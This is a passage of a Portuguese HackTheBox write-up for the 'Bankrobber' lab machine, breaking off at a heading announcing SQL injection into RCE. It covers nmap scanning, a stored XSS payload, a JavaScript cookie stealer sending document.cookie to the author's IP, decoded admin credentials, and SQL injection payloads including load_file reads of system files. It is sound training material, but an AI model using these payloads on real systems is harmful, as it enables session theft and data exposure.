Bankrobber HackTheBox

Resolução da máquina **Bankrobber**

Máquina INSANE (hackthebox.com)

by *JavaliMZ* - 13/09/2021

Esta máquina é uma boa máquina para ter noção de como pode uma sequência de falhas levar a comprometer uma máquina. Assim como um examplo que se pode encontrar em BugBounty. Mas existe um Senão!! **A MÁQUINA É EXTRAMAMENTE INSTÁVEL!**. Tive bastante dificuldade em replicar o que se vê na net para resolver a máquina!! Mas Percebi muitas coisinhas que irei partilhar pelo caminho.

Enumeração

Nmap

Assim como em todas as máquinas, a fase inicial é a fase de enumeração. E nesta fase, enumeramos sempre em primeiro lugar as portas activas da máquina... São os pontos de entrada, por isso temos obrigação de saber todos os pontos de entrada para só depois ver que tipo de falhas poderá haver.

```
Kali-Linux
(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ ping -c 1 10.10.10.154
PING 10.10.10.154 (10.10.10.154) 56(84) bytes of data.
64 bytes from 10.10.10.154: icmp_seq=1 ttl=127 time=40.5 ms

--- 10.10.10.154 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.521/40.521/40.521/0.000 ms

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ sudo nmap -p- -n -Pn 10.10.10.154 -oG enumeration/allPorts --min-rate 5000 -sS
[sudo] password for javali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 09:43 WEST
Nmap scan report for 10.10.10.154
Host is up (0.041s latency).
Not shown: 65531 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$

HTB - Bankrobber  10.10.14.9  10.10.10.154  1 enumeration  09:48 13 Sep  javali
```

```
Kali-Linux
(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ nmap -sC -sV -p80,443,445,3306 10.10.10.154 -oN enumeration/nmap-A.txt -Pn

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 09:53 WEST
Nmap scan report for 10.10.10.154
Host is up (0.041s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
443/tcp  open  ssl/http     Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql        MariaDB (unauthorized)
Service Info: Host: BANKROBBER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-13T08:54:02
|_  start_date: 2021-09-13T08:38:32


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.45 seconds


(JavaliMZ㉿kali)-[~/C/HackTheBox]-$
HTB - Bankrobber  10.10.14.9  10.10.10.154  1 enumeration  10:00  13 Sep  javali
```

A primeira vista, nada de extraordinário. Mas mesmo assim á pontos importantes a realçar.

- Existe um servidor http
- Existe um servidor https (quando aberto, parece identico ao http... e não existe nada de mais. Por isso, irei omitir para o resto deste relatório)
- Existe um Samba server. (Não nos vai ser de nenhuma utilidade. Mas numa situação real, é perciso fazer testes nele também)
- Existe um servidor mysql-MariaDB (A partir dai sempre será necessário testar SQLi pelo site a fora)

WebSite




Esta página é muito em chuto. Não tem grande coisa, o que é bom para focar nos problemas, e não andar a procura de agulhas. Existe uma secção de login e outra de registo.

A primeira coisa a tentar sempre é logins por defeito... admin:admin, admin:password... Nada funciona, nem se vê mensagens de erro que nos ajude a enumerar usuários ou outras coisas (E ainda bem lol). SQLi ai também não funciona, pelo menos as coisas básicas.


Agora o proximo passo é criar um usuário e vasculhar o Site.

Tentei criar o usuário admin, e aí apareceu um erro:




Bom, aí já não está bom... esta mensagem de erro ajuda-nos a enumerar possíveis usuários. Parece que o usuário "admin" existe...

Criei então o usuário javali:javali




E com esse novo usuário, foi possível fazer o login.



Outra página muito em chuto, o que nos ajuda a saber por que caminho andar... os 2 primeiros campos estão limitados para se poder introduzir apenas números. Alterando isso, logo do navegador ou por burpsuite nada muda. O alvo é mesmo o campo de comentário.

Cada vez que se carregue em "transfere coin", aparece um alerta que nos diz que a nossa petição irá se avaliado por um administrador...



Já que, aparentemente, esta máquina está a dizer que um administrator irá abrir a transação dentro de instantes, poderá significar ques existe alguma tarefa automática que simula um administrador a abrir a nossa mensagem. Vamos primeiro tratar de identificar se existe uma falha conhecida como XSS (Cross-site scripting), introduzindo no campo de comentário o seguinte código:

```
<script src="http://10.10.14.9/test.js"></script>
```


Esse código faz com que, se existir a tal vulnerabilidade, o browser por onde o administrador simulado abre a transação, execute esse código javascript, que por sua vez tenta adquirir um outro ficheiro denominado test.js localizado em http://10.10.14.9/. É claro que para verificar se o código é executado, é necessário disponibilizar este serviço http:

```
sudo python3 -m http.server 80
#>  10.10.10.154 - - [13/Sep/2021 12:12:58] code 404, message File not found
#>  10.10.10.154 - - [13/Sep/2021 12:12:58] "GET /test.js HTTP/1.1" 404 -
```

Aí está!! Um tentativa de GET. Confirma-se o XSS. Sendo assim, podemos criar um ficheiro.js para que, quando o browser do administrador que ler a transação fizer o download de o novo ficheiro.js malicioso, esse ficheiro será também executado pelo browser. **NOTA: É importante referir que o browser não consegue executar código do systema. O seu escopo é apenas e só no browser**

> ficheiro: cookie.js


```
var request = new XMLHttpRequest()
request.open('GET', 'http://10.10.14.9/test.js?cookie=' + document.cookie, true)
request.send()
```




Na imagem, é possível ver o cookie de um usuário (supostamente administrador pelo que o alerta nos informou). Esse cookie está "encoded". Primeiro podemos reverter o "urlencoded" com ajuda do php em modo interativo. O resultado é o seguinte:

```
username=YWRtaW4=; password=SG9wZWxlc3Nyb21hbnRpYw==; id=1
```

Isto não é o username e password em texto claro. Mas pelo formato, é facilmente identificável. Vamos tentar descodificar:



Com essas credenciais, podemos efetuar logout, e login com as credenciais do usuário "admin"




Esta página está também bastante cru, e já dá para planear coisas.

Existem dois campos, 1 que diz ID, e outro que diz Command onde no seu comentário diz que podemos rodar um dir com quaisquer argumentos... Isto já cheira a frito...


SQLi

Vamos abordar por enquanto apenas o campo ID.

Se pusermos um número, podemos ver usuários:




Com já sabemos que existe provavelmente uma base de dados em mysql (NMAP em força), vamos tentar coisas sombrias!



HUUUH xD A aspa simples fatal para a aplicação lol. Isto significa que é vulnerável a SQL Injection.

Agora a simples injeção básica do "or 1=1-- -"

```
1' or 1=1-- -
```




Ok. Ai estão todos os usuários. E ainda temos sorte, o php/html está feito para criar linhas para incluir todos os resultado. Não é necessário concatenar nem coisa parecida.

Poderia fazer um script em python para simular uma shell, mas como já fiz na máquina ***FALAFEL***, vou direto ao assunto. Além disso, para esta máquina, já há alguns scripts e vai haver mais um ainda.

O Próximo passo é enumerar a base de dados:


Perceber quantas colunas são

```
3' order by 100-- -   # Ther is a problem with your SQL syntax
3' order by 10-- -    # Ther is a problem with your SQL syntax
3' order by 4-- -     # Ther is a problem with your SQL syntax
3' order by 3-- -     # 3 javali
```



Perceber quais as colunas cujo resultado aparecem na tela:

```
3' union select 111,222,333-- -
```



Daí para a frente, podemos injectar código para que apareca resultado no 1º ou 2º campo (111,222).


Não me vou atardar mais com SQLi, posso dizer que na base de dados não se vai aprender grande coisa. Mas o mysql tem a possibilidade de ler arquivos do sistema, e esta função não está bloqueada. Vamos tentar ler um ficheiro que temos a certeza que irá existir para testar:

```
3' union select load_file('C:\\Windows\\System32\\drivers\\etc\\hosts'), 222,333-- -
```

→

ID	User
3	javali
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost	222


Isto aqui não é nada comodo... Não quiz fazer um script em python, mas ainda há uma outra forma de ver isso de uma forma mais simples. Através de um curl. Com o google chrome, é possível copiar uma petição em formato Curl:



Voltaremos mais tarde a este assunto, porque ainda faltam dados acerca deste puzzle!

note.txt

Na página de administrador existe uma hiperligação para um note.txt




```
- Move all files from the default Xampp folder: TODO
- Encode comments for every IP address except localhost: Done
- Take a break..
```

Nessas notas podemos ver que o servidor Web é feito com Xampp, e fala novamente no localhost...

SQLi into RCE

Neste ponto temos de fazer um break e expor as informações que temos:

